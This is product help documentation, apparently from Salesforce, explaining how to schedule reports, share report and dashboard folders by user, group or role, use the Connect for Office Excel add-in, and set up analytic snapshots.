Tips for Scheduling Reports (2:19 minutes)

Schedule a Report for Refresh

Schedule a report to run daily, weekly, or monthly. The report can be emailed automatically in HTML format to users in your organization.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To schedule reports:	“Schedule Reports”

Watch a Demo: Tips for Scheduling Reports (2:19 minutes)

1. On the Reports tab, click an existing report name.
2. Click **Schedule Future Runs...** from the **Run Report** drop-down.

   If you’re creating a new report, you are asked to save the report with a name and in a folder before scheduling.
3. On the Schedule Report page, specify a **Running User** who has access to the folder where the report is stored.

   The access level of the running user determines what other users, including portal users, see when they receive the scheduled report run results. You need the “View All Data” permission to specify a running user other than yourself.

   Note: If the running user becomes inactive, the report is not run. The system administrator receives an email notification to either activate the user, delete the report schedule, or change the running user to an active one in the scheduled report.
4. Select an email setting:

Select	To
`To me`	Send the report to your email address specified on your user profile.
`To me and/or others...`	Email the report to additional users.

   You can send reports only to email addresses included on Salesforce user records. When portal users receive emailed reports, they see the same data as the running user set in the report schedule. If you have information you’d rather not share, schedule the report to run with a portal user as the running user.

   Note: Portal users receive report and dashboard refresh email notifications when the `Allow Reports and Dashboards to Be Sent to Portal Users` option is enabled.
5. Set the frequency, duration, and time for running the report:
   - In the `Frequency` field, select `Daily`, `Weekly`, or `Monthly` and then refine the frequency criteria.
   - Using the `Start` and `End` fields, specify the dates during which you want to schedule the report. To enter the current date, click the link showing the date.
   - Next to `Preferred Start Time`, click **Find available options...** to choose a start time.


   Your preferred start time might not be available if other users have already selected that time to schedule a report.
6. Click **Save Report Schedule**. You can choose:

Choose	To
Save report modifications with this schedule	Save both the report schedule and changes you made to the report.
Discard report modifications	Save the schedule only. Changes you made to the report are discarded.

Report recipients can click the report name in emailed reports to log in to Salesforce and view the report directly.

Example

A report is scheduled to run every Friday at midnight, and its results are emailed to a selected group and user.



1. All users, including portal users, viewing the scheduled report see the report data that Sales Director Chet's access level allows.
2. Report run results are set to be emailed to a public user group called All Internal Users and the admin user.
3. The report is scheduled to run every Friday.
4. The report run is scheduled to start on the current date.
5. The schedule is saved without saving prior changes made to the report.

Manage a Report's Schedule

Run a Report

View a Report's Schedule

View a report's schedule on the Schedule Report page or from the Reports tab. View all report schedules for the organization under Setup.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To schedule reports:	“Schedule Reports”
To view all scheduled report for the organization:	“View Setup and Configuration”

Tips for Scheduling Reports (2:19 minutes)

- To see the schedule for a report on the Reports tab, hover over in the schedule column.

  This shows the frequency and the date of the next run.

  Users without the “Schedule Reports” permission can't see the icon and information.
- To see a report’s run schedule on the Schedule Report page:
  1. Click a scheduled report name on the Reports tab.
  2. Click **Schedule Future Runs...** from the **Run Report** drop-down..
- To see all scheduled reports for your organization, from Setup, click **Monitoring** > **Scheduled Jobs** or **Jobs** > **Scheduled Jobs**.

  Only users with the “View Setup and Configuration” permission can view this information.

Schedule Reports
Manage a Report's Schedule

Tips on Scheduling Reports

Some tips to keep in mind about timings, limits, and email notifications when scheduling a report.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Scheduling Report Runs

- On the Reports tab, hover over in the schedule column () to view a report's schedule. Note that users without the "Schedule Reports" permission can't see this icon and information.
- You can't create schedules for joined reports.
- Your organization is limited to no more than 200 scheduled reports. Daily limits differ by edition. Additional scheduled reports may be available for purchase.
- Scheduled reports run in the time zone of the user who set up the schedule. For example, if the `Time Zone` field on your user record is set to Pacific Standard Time, and you schedule a report to run every day at 2:00 PM, then the report runs every day between 2:00 PM and 2:29 PM Pacific Standard Time.
- If you view and save a schedule in a time zone different from the one in which it was previously scheduled, the time slot could potentially change.
- If you schedule a report to run on a specific day of every month, the report runs only on months that have that specific day. For example, if you schedule a report to run on the 31st day of every month, then the report runs only on months that have 31 days. To schedule a report on the last day of every month, choose last from the `On day of every month` drop-down list.
- The report runs within 30 minutes of the time you select for `Preferred Start Time`. For example, if you select 2:00 PM as your preferred start time, the report runs any time between 2:00 PM and 2:29 PM, depending on how many other reports are scheduled at that time.
- Scheduling reports is not tracked in the audit trail history.

Emailing Scheduled Reports

- Report charts are not included in emailed reports. To email a chart of the report, create a dashboard and schedule a dashboard refresh.
- Outlook 2007 limitation: Report emails containing tables more than 22 inches wide or with more than 63 columns might not display properly.
- The maximum size for emailed reports is 10 MB. Try the following techniques to reduce the amount of data in your report:

  ◊ Filter for your own records, rather than all records.
  ◊ Limit the scope of the data to a specific date range.

- ◊ Exclude unnecessary columns from your report.
- ◊ Hide the report details.

Share Reports and Dashboards

Reports and dashboards are shared through folders. You share the folder, not the report or dashboard itself. To let others work with your report or dashboard, give them Viewer, Editor or Manager access to the folder where the report or dashboard is stored.

Available in: **All** editions except **Database.com**

See Also:

Communicate Your Report Data Effectively
Share a Report or Dashboard Folder

Comparing Access Levels for Report and Dashboard Folders
User Permissions for Sharing Reports and Dashboards

Share a Report or Dashboard Folder

To enable others to use a report or a dashboard, share the folder it is in. Give each user, public group, or role the degree of access to the folder that makes sense for them.

Available in: **All** editions except **Database.com**

User Permissions Needed	
To share a report folder:	"Manager" folder access or "Manage Reports in Public Folders"
To share a dashboard folder:	"Manager" folder access or "Manage Dashboards in Public Folders"

Note: To give someone access to a folder, you must have either **Manager** access to that folder or the `Manage Reports in Public Folders` user permission (for report folders) or the `Manage Dashboards in Public Folders` user permission (for dashboard folders).

When you create a folder, you're its manager. Only you, and others with administrative permissions, can see it.



Figure 19: (1) Share your folder by user, by user group, or by role. (2) Choose the access level you want each user, group or role to have. (3) Stop sharing the folder with the user, group or role.

Access Levels for Report and Dashboard Folders
User Permissions for Sharing Reports and Dashboards

Share a Report or Dashboard with an Individual User

If you only have one or two people to share a report or dashboard folder with, give them access individually.

Available in: **All** editions except **Database.com**


User Permissions Needed	
To share a report folder with internal users:	"Manager" folder access or "Manage Reports in Public Folders"
To share a dashboard folder with internal users:	"Manager" folder access or "Manage Dashboards in Public Folders"

1. On the Reports tab, click Sharing Settings on a folder.
2. Select `Internal Users`.

Note: Internal users don't include customer portal or partner portal users.

3. Find the user you want, click **Share**, and choose an access level.

To search, just start entering a name.



4. Click **Done**, review your changes, and click **Close**.

See Also:

[Share a Report or Dashboard Folder]

Share a Report or Dashboard with a Group


If more than one or two people need access to an analytics folder, share the folder with a public group. That way you don't have to keep track of which individuals you've shared it with.

Available in: **All** editions except **Database.com**

User Permissions Needed	
To share a report folder with public groups:	"Manager" folder access or "Manage Reports in Public Folders"
To share a dashboard folder with public groups:	"Manager" folder access or "Manage Dashboards in Public Folders"

1. On the Reports tab, click Sharing Settings on a folder.
2. Select `Public Groups`.
3. Find the group you want, and click **Share**.

   To search, start typing a name.



4. Choose the sharing level you want to give this group.

Note: Portal users can only have Viewer access to reports, and they can't use dashboards.

5. Click **Done**, review your changes, and click **Close**.

See Also:

Share a Report or Dashboard Folder

Share a Report or Dashboard by Role

When you give people access to a report or dashboard folder by virtue of the role they hold, you can closely control who has access without having to keep track of users or groups.

Available in: **All** editions except **Database.com**


User Permissions Needed	
To share a report folder with a role or role and subordinates:	"Manager" folder access or "Manage Reports in Public Folders"
To share a dashboard folder with a role or role and subordinates:	"Manager" folder access or "Manage Dashboards in Public Folders"

You can give report or dashboard folder access to users in a role, or to those users plus users in roles subordinate to that role.

For example, suppose the `VP of Sales` role and its subordinates have Viewer access to a dashboard folder, while the role itself (VP of Sales) has Manager access to the folder. This means a user in the VP of Sales role has greater control than someone with a role that's lower in the role hierarchy. If the VP of Sales leaves the company, whoever next assumes that role will be able to manage dashboards in the folder.

1. On the Reports tab, click Sharing Settings on a folder.
2. Select **Roles** or **Roles and Subordinates**.
   - Select **Roles** if you want to give access to all users who have that role.
   - Select **Roles and Subordinates** if you want to give access to those users plus everyone with a role below them in the role hierarchy.
3. Find the role you want, click **Share**, and choose a level of access.

   To search, enter a name.



4. Click **Done**, review your changes, and click **Close**.

See Also:

Share a Report or Dashboard Folder

Access Levels for Report and Dashboard Folders

Each user, group, or role can have its own level of access to a report and dashboard folder. Viewers can see the data; Editors can determine what data is shown; and Managers can control access.

Available in: **All** editions except **Database.com**

Tip: If you're not ready to share a report or dashboard, keep it in a personal folder that only you can access. The "My Personal Custom Reports" folder and the "My Personal Dashboards" folder are already set up for you. Create more if you need them. When you create a folder, it is accessible only to you and users with administrative permissions until you share it.

Manager Access to Report and Dashboard Folders
Share a Report or Dashboard Folder
Share a Report or Dashboard Folder
Comparing Access Levels for Report and Dashboard Folders

Viewer Access Levels to Report and Dashboard Folders

With Viewer access you can see the data in a report or dashboard, but you can't make any changes, except by cloning it into a new report or dashboard. All users have at least Viewer access to report and dashboard folders that have been shared with them. (Some users may have administrative user permissions that give them greater access.)

Available in: **All** editions except **Database.com**

For example, Samir is a sales rep who likes to start his day by checking his position on the sales leader board, which appears on the Master Sales dashboard. He has to refresh the dashboard to get the latest standings, so he needs to be able to view the data in the underlying reports. But he doesn't want to edit the reports or the dashboard. All he needs is Viewer access to the folder that contains the Master Sales dashboard.

See Also:

Access Levels for Report and Dashboard Folders
Editor Access to Report and Dashboard Folders
Manager Access to Report and Dashboard Folders

Editor Access to Report and Dashboard Folders

When you are an Editor on a folder, you can view and modify the reports and dashboards it contains, and move them to and from any other folders you have Editor or Manager access to.

Available in: **All** editions except **Database.com**

For example, Allison, a sales manager, wants to provide a different sales dashboard for each of three regional teams. She'll need Editor access to the folder that contains the Master Sales dashboard so she canmove the underlying reports into the right folders and then modify them to show the appropriate data. She'll also need the Create and Customize Dashboards user permission.

Note: You can't give Editor access to standard report folders. All users get Viewer access to these folders by default.

See Also:

Access Levels for Report and Dashboard Folders
Viewer Access Levels to Report and Dashboard Folders
Manager Access to Report and Dashboard Folders

Manager Access to Report and Dashboard Folders

With Manager access, you can do everything Viewers and Editors can do, plus control other users' access to it, change its properties, or delete it.

Available in: **Enterprise**, **Unlimited,** and **Developer** Editions

For example, Alan is a sales administrator who manages too many reports to pay attention to them all individually. He creates a report folder called Regional Reports. As its creator, he automatically has Manage rights to the folder. He gives Sales Reps, a public group, Viewer access. And he makes Allison, the sales manager, another Manager on the folder.

Note: You can't give Manager access to standard report folders. All users get Viewer access to these folders by default.

Share Reports and Dashboards
Access Levels for Report and Dashboard Folders
User Permissions for Sharing Reports and Dashboards

User Permissions for Sharing Reports and Dashboards

Each level of access to a report or dashboard folder consists of a combination of specific user permissions. As an administrator, you can further fine-tune users' access to dashboards and reports by assigning or removing one or more permissions.

Available in: **All** editions except **Database.com**

When analytics folder sharing is enabled, all users get Viewer access to report and dashboard folders except users with higher administrative permissions. To give users broader privileges, assign Editor or Manager folder access and give report and dashboard user permissions as needed.

User Permission	Description
`Create and Customize Dashboards`	Create, edit, and delete dashboards in **My Personal Dashboards** folder. Create dashboards and save into any shared folder if sharing rights allow.
`Create and Customize Reports`	Create, edit, and delete reports in **My Personal Custom Reports** folder. Create reports and save into any shared folder if sharing rights allow.
`Create Dashboard Folders`	Create dashboard folders and manage them if sharing rights allow.
`Create Report Folders`	Create report folders and manage them if sharing rights allow.
`Edit My Dashboards`	Edit, move, save, and delete dashboards you created in shared folders.
`Edit My Reports`	Edit, move, save, and delete reports you created in shared folders.
`Manage Dashboards in Public Folders`	Create, edit, delete dashboards[1], and manage their sharing in all public dashboard folders, which does not include others' personal folders. This permission allows users to edit and share dashboards in all folders, including hidden folders. They also get these permissions: • `Create and Customize Dashboards` • `Create Dashboard Folders` • `Edit My Dashboards` • `View Dashboards in Public Folders` ([1] To edit a dynamic dashboard, users also need `Manage Dynamic Dashboards` and `View My Team's Dashboards`.)
`Manage Reports in Public Folders`	Create, edit, delete reports, and manage their sharing in all public report folders, which does not include others' personal folders. This permission allows users to edit and share reports in all folders, including hidden folders. They also get these permissions: • `Create and Customize Reports` • `Create Report Folders` • `Edit My Reports` • `View Reports in Public Folders`
`View Dashboards in Public Folders`	View dashboards in public dashboard folders, which does not include others' personal folders.

`View Reports in Public Folders`	View reports in public report folders, which does not include others' personal folders.

Report on Salesforce Data with Excel

Connect for Office includes an Excel add-in that enables you to securely access your Salesforce reports with Microsoft® Excel®. You create the reports you need in Salesforce, then pull them into an Excel worksheet, and use Excel's formulas, charts, and pivot tables to customize and analyze your data.

Available in: **Personal**, **Contact Manager**, **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To access Salesforce reports from Excel:	"Run Reports" AND "Export Reports"

The Excel add-in provides the same access to reports and fields that you normally experience in Salesforce. You can distribute your customized Excel worksheets via the Documents tab, allowing all users to track customized analytics in real time. You can reference data from multiple reports in one worksheet to create a single-page overview of key metrics.

Communication between Excel and Salesforce uses the same secure HTTPS protocol as when you log in via your Web browser.

See Also:

Import Reports Into Excel with Connect for Office
Refresh and Update Data with Connect for Office

Install Connect for Office

Available in: **Personal**, **Contact Manager**, **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions

The system requirements for Connect for Office are:

- Microsoft® Office 2000, 2002, 2003, or 2007
- Microsoft® Windows® 2000, Windows XP, or Windows Vista® (32-bit only)

1. Close all Microsoft® Office programs, including Word, Excel®, and Outlook®.
2. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
3. From the left pane, select one of the following:
   - If you clicked **Setup**, select **Desktop Integration** > **Connect for Office**
   - If you clicked **My Settings**, select **Desktop Add-Ons** > **Connect for Office**.

   Tip:

   If you can't see the download page, ask your administrator for access.
4. Click **Install Now**.
5. Click **Yes** when prompted to install Connect for Office. We recommend that you install Connect for Office to the default folder suggested by the installer.
6. After the installation completes, open Excel or Word, and select the **salesforce.com** menu to begin using Connect for Office.
7. The first time you open Word, you are prompted to enable macros from salesforce.com. You must enable the macros and accept salesforce.com as a macro publisher to use the Word add-in.

Note: The Connect for Office installer edits the registry on your computer. If your organization imposes security that prevents you from editing the registry, log in as the administrator of your machine before installing Connect for Office or contact your IT department for assistance.

Report on Salesforce Data with Excel
Log Into Connect for Office

Log Into Connect for Office

You need to log in to Salesforce before you can request data from your Salesforce reports.

Available in: **Personal**, **Contact Manager**, **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions

1. Open Excel.

2. In Microsoft Office 2003 and earlier, select **Log In** from the **salesforce.com** drop-down menu on the Excel toolbar. In Microsoft Office 2007, select the salesforce.com tab on the Ribbon, click the **Reporting** drop-down menu, and then select **Log In**.
3. Enter your Salesforce username and password.
4. Click **Login**.

Note: If your organization restricts IP addresses, logins from untrusted IPs are blocked until they're activated. Salesforce automatically sends you an activation email that you can use to log in. The email contains a security token that you must add to the end of your password. For example, if your password is `mypassword`, and your security token is `XXXXXXXXXX`, you must enter `mypasswordXXXXXXXXXX` to log in.

Report on Salesforce Data with Excel
Install Connect for Office
Import Reports Into Excel with Connect for Office

Import Reports Into Excel with Connect for Office

Import your custom or standard Salesforce reports into Excel so you can further analyze the data using Excel's formulas, charts, and pivot tables.

Available in: **Personal**, **Contact Manager**, **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To access reports in Excel:	"Run Reports" AND "Export Reports"

Tip: Here's a sample Excel file you can download that shows a raw and a formatted report plus charts and summary tables built using Excel's pivot tables and pivot charts.

1. Create a custom report in Salesforce. You can also use any of the standard reports.
2. Open a blank worksheet in Excel.
3. Select the salesforce.com tab on the Ribbon, click the **Reporting** drop-down menu, and then select **Import a Report...**.

   Note: In Microsoft Office 2003 and earlier, select **Import a Report...** from the **salesforce.com** drop-down menu on the Excel toolbar.

4. Select a report from the list of standard and custom Salesforce reports available to you.
5. Specify where you want to put the report data in your Excel file.
   a. Enter the name of your Excel worksheet in the `Destination worksheet` field.
   b. In the `Cell` field, enter the uppermost cell where you want to begin putting the data.

If the specified worksheet and cells already contain report data, Connect for Office moves the existing data over to make room for the new report data.

Tip: Avoid renaming worksheets that contain imported reports. When you do that the connection between the worksheet and your report is lost. You must import the report again to refresh the data.

6. Choose **Raw Data** to import the data without formatting, subtotals, or grand totals. Choose **Formatted** to keep the colors, fonts, subtotals, and grand totals from the Salesforce report.

   This is useful for importing large matrix reports with the data already summarized into a small table.

   Tip:

   - The **Raw Data** option is best if you're importing summary or matrix reports for use with Excel formulas and pivot tables.
   - Use the **Formatted** option if you're importing large matrix reports with the data already summarized into a small table.

7. Click **OK**.

Tip: You can copy and paste data from Excel into other Office applications. Use the **Paste Special** option, rather than **Paste**, to reference the Excel data as a worksheet object. If the data then changes in Excel, you can right-click the object and update it automatically. See the Microsoft Word help for more information.

See Also:

Report on Salesforce Data with Excel
Log Into Connect for Office
Refresh and Update Data with Connect for Office

Refresh and Update Data with Connect for Office

Keep your Salesforce reports up to date in Excel by periodically refreshing the report data and any pivot tables you have created.

After logging into Salesforce, select any of the following options from the **salesforce.com** Ribbon tab (or toolbar in Office 2003 and earlier):

- **Refresh Existing Reports...** - Allows you to choose which reports you want to update in Excel.
  1. From the list of reports you have imported, select the reports to update.
  2. Optionally, select **Update Pivot Tables** to update any pivot tables you have created in Excel for the selected reports. The **Refresh All Reports** menu choice does this automatically.
  3. Click **Refresh Selected** to update the report data.

  To remove reports from this list, select the report names and click **Delete Selected**. The reports are not removed from your Excel worksheet or from Salesforce, only from the list of reports available for refreshing.

- **Refresh All Reports** - Refreshes all of the reports that you have imported into your Excel file, including the pivot tables referenced by those reports.

Tip:

- If you write a formula, select an entire column rather than a range of cells, because the number of rows in your report may change when you refresh the report data. For example, use `=Sum(Sheet2!E:E)` to sum column E rather than `=Sum(Sheet2!E1:E200)`.
- If you use the `VLOOKUP` and `HLOOKUP` functions in Excel to join data across different cell ranges, these functions may make report record IDs, which are 15-character alphanumeric IDs, case-sensitive. Make sure to use the correct case when identifying report records. See the Microsoft Excel help for more information.

Report on Historical Data with Analytic Snapshots

An analytic snapshot lets you report on historical data. Authorized users can save tabular or summary report results to fields on a custom object, then map those fields to corresponding fields on a target object. They can then schedule when to run the report to load the custom object's fields with the report's data. Analytic snapshots enable you to work with report data similarly to how you work with other records in Salesforce.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

After you set up an analytic snapshot, users can:

- Create and run custom reports from the target object.
- Create dashboards from the source report.
- Define list views on the target object, if it's included on a custom object tab.

For example, a customer support manager could set up an analytic snapshot that reports on the open cases assigned to his or her team everyday at 5:00 PM, and store that data in a custom object to build a history on open cases from which he or she could spot trends via reports. Then the customer support manager could report on point-in-time or trend data stored in the custom object and use the report as a source for a dashboard component. For the total number of analytic snapshots you can create, see *Salesforce Limits*.

See Also:

Communicate Your Report Data Effectively

Schedule and Run an Analytic Snapshot
Manage Analytic Snapshots
Troubleshoot Analytic Snapshots
Create a Dashboard
How Salesforce Analytics Works
Create a Custom Report in Accessibility Mode

Prepare Analytic Snapshots

To set up an analytic snapshot, you need a source report and a target object with fields to contain the data in the source report.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create, save, and schedule an analytic snapshot:	"Manage Analytic Snapshots"
To run an analytic snapshot as a running user and add the results to a custom object, the running user must have:	"Run Reports" AND "Create" on the target object

To set up an analytic snapshot:

1. Create a new custom report that includes the fields you want to load as records into a target object.
2. Create a new custom object in which to store the records loaded from the source report.
3. Create fields on the target object that will receive the source report's results when the analytic snapshot runs.

Tips on Source Reports for Analytic Snapshots

- If you save a tabular source report with its details hidden, the report will not be available to include in an analytic snapshot. Furthermore, if you hide the details of a tabular source report included in an analytic snapshot, the analytic snapshot will fail when it runs. To verify that the details of the tabular source report are not hidden, view the report, click **Show Details**, and save the report. The **Show Details** button only displays if the report's details are hidden.
- When creating the source report for your analytic snapshot, note the names of the fields you added to the report, as those field names may be useful to you when you create fields on the target object in which to store the report results.
- You can choose any custom tabular or summary report as the source report, except legacy forecast reports, Quota vs Actual reports, and Leads by Source reports. The `Source Report` drop-down list does not display standard reports..

- You can include up to 100 fields in your source report.
- You can delete the schedule of when an analytic snapshot runs. You can't stop or pause an analytic snapshot when it is running, nor can you delete its source report. To delete the source report, you must first remove the report from the analytic snapshot by changing the report in the `Source Report` drop-down list..
- If you select Load No Data in the Fields from Source Report column, no data will load into the corresponding field in the Fields in Target Object column when the analytic snapshot runs. .
- The `(No fields with compatible data type)` field displays in the Fields from Source Report column when a field on the target object does not match the data type of a field on the source report..

Tips on Target Objects for Analytic Snapshots

Consider the following when setting up target objects for analytic snapshots:

- In Enterprise, Unlimited, and Developer Editions, use field-level security to make the target object's fields visible to the appropriate users.
- You can't delete a custom object if it's a target object in an analytic snapshot.
- The fields on the target object determine field mapping availability. For example, your source report may include ten fields, but if your target object includes one field, then you can only map one field in your analytic snapshot.
- You can add up to 100 fields to the target object.
- Target objects cannot contain validation rules or be included in a workflow.
- Analytic snapshots cannot contain target objects that trigger Apexcode to run when new records are created..
- When an analytic snapshot runs, it can add up to 2,000 new records to the target object. If the source report generates more than 2,000 records, an error message is displayed for the additional records in the Row Failures related list. You can access the Row Failures related list via the Run History section of an analytic snapshot detail page.

Tips on Analytic Snapshots

- Be aware of the type of license your `Running User` has. For example, if the `Running User` of an analytic snapshot has a Salesforce license, users who have Force.com Platform or Salesforce Platform One licenses will not be able to view it. Alternatively, if the `Running User` has a Force.com Platform or Salesforce Platform One license, users who have Salesforce licenses will be able to see the analytic snapshot. If you have users with Force.com Platform or Salesforce Platform One licenses, we recommend creating a separate analytic snapshot for them with a `Running User` that has a Force.com Platform or Salesforce Platform One user license.
- You can only map fields with compatible data types. For example, you can map a currency field to a number field.
- If you change the source report or target object on an analytic snapshot with existing field mappings, the field mappings are deleted when you save the analytic snapshot. You can also view `Summary Fields in Source Report` and `Fields in Target Object` to see the number of summary or target fields, respectively..
- You must map at least one field from the source report to one field on the target object or data will not load from the source report to the target object when the analytic snapshot runs.
- When an analytic snapshot is defined, deleted, or its source report or target object is changed, it is tracked in your organization's setup audit trail history.
- The Run History section on an analytic snapshot detail page displays details on when the analytic snapshot ran. Details include:
  - ◊ The date and time at which the analytic snapshot ran
  - ◊ The name of the source report, target object, and running user
  - ◊ The time it took for the analytic snapshot to run
  - ◊ The total number of detail or summary rows in the source report, depending on the report type
  - ◊ The number of records created in the target object

◊ Whether or not the analytic snapshot ran successfully

Report on Historical Data with Analytic Snapshots
Define an Analytic Snapshot
Report on Historical Data with Analytic Snapshots
Create a Custom Report in Accessibility Mode

Define an Analytic Snapshot

After you create a source report, target object, and target object fields, you can define your analytic snapshot. You define an analytic snapshot by naming it and choosing the source report that will load report results into the target object you specify when the analytic snapshot runs.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create, save, and schedule an analytic snapshot:	"Manage Analytic Snapshots"
To run an analytic snapshot as a running user and add the results to a custom object, the running user must have:	"Run Reports" AND "Create" on the target object

1. From Setup, click **Data Management** > **Analytic Snapshots**.
2. Click **New Analytic Snapshot**.
3. Enter a name, unique name, and description for your analytic snapshot.
4. Choose a user in the `Running User` field by clicking the lookup icon.

   The user in the `Running User` field determines the source report's level of access to data. This bypasses all security settings, giving all users who can view the results of the source report in the target object access to data they might not be able to see otherwise.

   Only users with the "Modify All Data" permission can choose running users other than themselves.
5. Select a report from the `Source Report` drop-down list.

   The report you choose determines the report results that will load as records into the target object when the analytic snapshot runs.

   You can choose any custom tabular or summary report as the source report, except legacy forecast reports, Quota vs Actual reports, and Leads by Source reports. The `Source Report` drop-down list does not display standard reports.
6. Select a custom object from the `Target Object` drop-down list.

   The custom object you choose will receive the source report's results as records when the analytic snapshot runs.

   If a record used for an analytic snapshot has no record type associated with it, the record type of the running user is associated with the analytic snapshot by default.

7. Click **Save** to save the definition of your analytic snapshot, or click **Save & Edit Field Mappings** to save your analytic snapshot and map its fields.
8. Map the fields on the source report to the fields on the target object.

Map Analytic Snapshot Fields

After you create a source report, target object, target object fields, and define your analytic snapshot, you can map the fields on your source report to the fields on your target object. You map source report fields to target object fields so that when the report runs, it automatically loads specific target object fields with data from specific source report fields.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create, save, and schedule an analytic snapshot:	"Manage Analytic Snapshots"
To run an analytic snapshot as a running user and add the results to a custom object, the running user must have:	"Run Reports" AND "Create" on the target object

1. From Setup, click **Data Management** > **Analytic Snapshots**.
2. Select the name of the analytic snapshot whose fields you want to map.
3. Click **Edit** on the Field Mappings section.
4. For summary reports, select the `Grouping Level` at which summary data is extracted from the source report. Data loaded into the target object is taken from summary fields at the grouping level you specify. The `Grand Summary` summarizes on the total for all grouping levels.
5. In the Fields from Source Report column, click a `Load No Data` drop-down list and select a field from the source report to map to a custom object field in the Fields in Target Object column. Only summary fields can be mapped for analytic snapshots based on summary reports. Note that the fields for summary reports may vary depending on the grouping level selected.
6. Click **Quick Save** to save field mappings and continue mapping fields, or click **Save** to save field mappings and return to the analytic snapshot's detail page.
7. Next, schedule the analytic snapshot to run.

Considerations for Mapping Analytic Snapshot Fields

- You must map at least one field from the source report to one field on the target object or data will not load from the source report to the target object when the analytic snapshot runs.

- You can only map fields with compatible data types. For example, you can map a currency field to a number field.
- A custom summary formula can be mapped only if the grouping level in the analytic snapshot and the grouping level in the custom summary formula match.
- If you select Load No Data in the Fields from Source Report column, no data will load into the corresponding field in the Fields in Target Object column when the analytic snapshot runs..
- The `(No fields with compatible data type)` field displays in the Fields from Source Report column when a field on the target object does not match the data type of a field on the source report.
- The fields on the target object determine field mapping availability. For example, your source report may include ten fields, but if your target object includes one field, then you can only map one field in your analytic snapshot.
- You cannot map fields from the source report to the following fields on the target object: `Created By`, `Last Modified By`, `Created Date`, and `Last Modified Date`.
- When you map fields from the source report to the target object, some data may lose its context when loaded to the target object. For example, if you map a date and time field from the source report to a text field on the target object, the date and time load to the target object without the time zone.
- When executing an analytic snapshot, if the running user does not have "read" or "write" access to a mapped field in the target object, that field is dropped from the mapping, but does not cause the execution to fail. If a required field in the target object is not mapped, the execution fails. To ensure that fields are always mapped, make them required or set default values for them.
- To map a field in the source report to a lookup field on the target object, you must map to the ID of the object associated with the lookup. For example, to map to an opportunity lookup field, you must map to the `Opportunity ID`. To get the `Opportunity ID` in the source report, you may need to use a custom report type to include ID and other related fields.

Schedule and Run an Analytic Snapshot
Report on Historical Data with Analytic Snapshots
Build a Custom Summary Formula

Schedule and Run an Analytic Snapshot

After you create a source report, target object, target object fields, define your analytic snapshot, and map its fields, you can schedule when it runs. You can schedule an analytic snapshot to run daily, weekly, or monthly so that data from the source report is loaded into the target object when you need it.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create, save, and schedule an analytic snapshot:	"Manage Analytic Snapshots"
To run an analytic snapshot as a running user and add the results to a custom object, the running user must have:	"Run Reports" AND "Create" on the target object

The number of analytic snapshots you can schedule to run is determined by your Edition. After an analytic snapshot has run, you can send an email notification to yourself and other users that includes details about the analytic snapshot run, such as the date and time it ran, whether it ran successfully, and how many records were loaded into the target object from the source report. Also, the notification includes a link to the analytic snapshot detail page in Salesforce.

1. From Setup, click **Data Management** > **Analytic Snapshots**.
2. Select the name of the analytic snapshot that you want to schedule to run.

   Analytic snapshots will not run as scheduled if the user in the `Running User` field does not have access to the folder in which the source report is stored.

   Note: If the running user becomes inactive, the report is not run. The system administrator receives an email notification to either activate the user, delete the report schedule, or change the running user to an active one in the scheduled report.

3. Click **Edit** on the Schedule Analytic Snapshot section.

   The Schedule Analytic Snapshot section on an analytic snapshot detail page displays details on when the analytic snapshot is scheduled to run.
4. Select a notification setting to send an email when the analytic snapshot finishes running:
   - Click `Me` to send an email to the email address specified on your Salesforce user record.
   - Click `Others...` to send an email to additional users. You can only send analytic snapshot notifications to email addresses included on Salesforce user records. Furthermore, you can only select Users and Public Groups in the `Search` drop-down list.

5. Schedule the analytic snapshot to run:
   - In the `Frequency` field, select the frequency at which the analytic snapshot runs. When you click the `Daily`, `Weekly`, or `Monthly` fields, more options display that allow you to refine frequency criteria.

     If you schedule an analytic snapshot to run on a specific day of every month, the analytic snapshot will only run on months that have that specific day. For example, if you schedule an analytic snapshot to run on the 31st day of every month, then the analytic snapshot will only run on months that have 31 days. If you want an analytic snapshot to run on the last day of every month, choose last from the `On day of every month` drop-down list.
   - In the `Start` and `End` fields, specify the dates during which you wish to schedule the analytic snapshot to run.
   - In the `Preferred Start Time` drop-down list, click the **Find available options...** link to choose a preferred start time for the analytic snapshot to run.
     - ◊ Your preferred start time may not be available if other users have already selected that time to run an analytic snapshot or your organization has reached its analytic snapshot limit.
     - ◊ Analytic snapshots run in the time zone of the user who schedules the run. For example, if the `Time Zone` field on your user record is set to Pacific Standard Time, and you schedule an analytic snapshot to run every day at 2:00 PM, then the analytic snapshot will run every day at 2:00 PM Pacific Standard Time.
     - ◊ If you view and save a schedule in a time zone different from the one in which it was previously scheduled, the time slot could potentially change.
     - ◊ The analytic snapshot runs within an hour of the time you select in the `Preferred Start Time` drop-down list. For example, if you select 2:00 PM as your preferred start time, the analytic snapshot may run any time in between 2:00 PM or 2:59 PM, depending on how many other analytic snapshots are scheduled to refresh at that time.

6. Click **Save** to schedule the analytic snapshot to run.

When the analytic snapshot runs, it adds new records to the target object.

Optionally, once you have scheduled an analytic snapshot to run, you can perform the following actions after you click **Edit** on the Schedule Analytic Snapshot section of an analytic snapshot detail page:

- Click **Edit** to update the notification and frequency settings of the analytic snapshot.
- Click **Delete** to permanently delete the existing schedule of when the analytic snapshot runs.

An analytic snapshot will fail during a scheduled run if:

- The source report includes more than 100 fields
- The source report was changed from summary to tabular
- The selected grouping level for a summary source report is no longer valid
- The running user does not have access to the source report
- The running user does not have the “Run Reports” permission
- The target object has more than 100 custom fields
- The target object contains validation rules
- The target object is included in a workflow
- The target object is a detail object in a master-detail relationship
- The target object runs an Apex trigger when new records are created on it
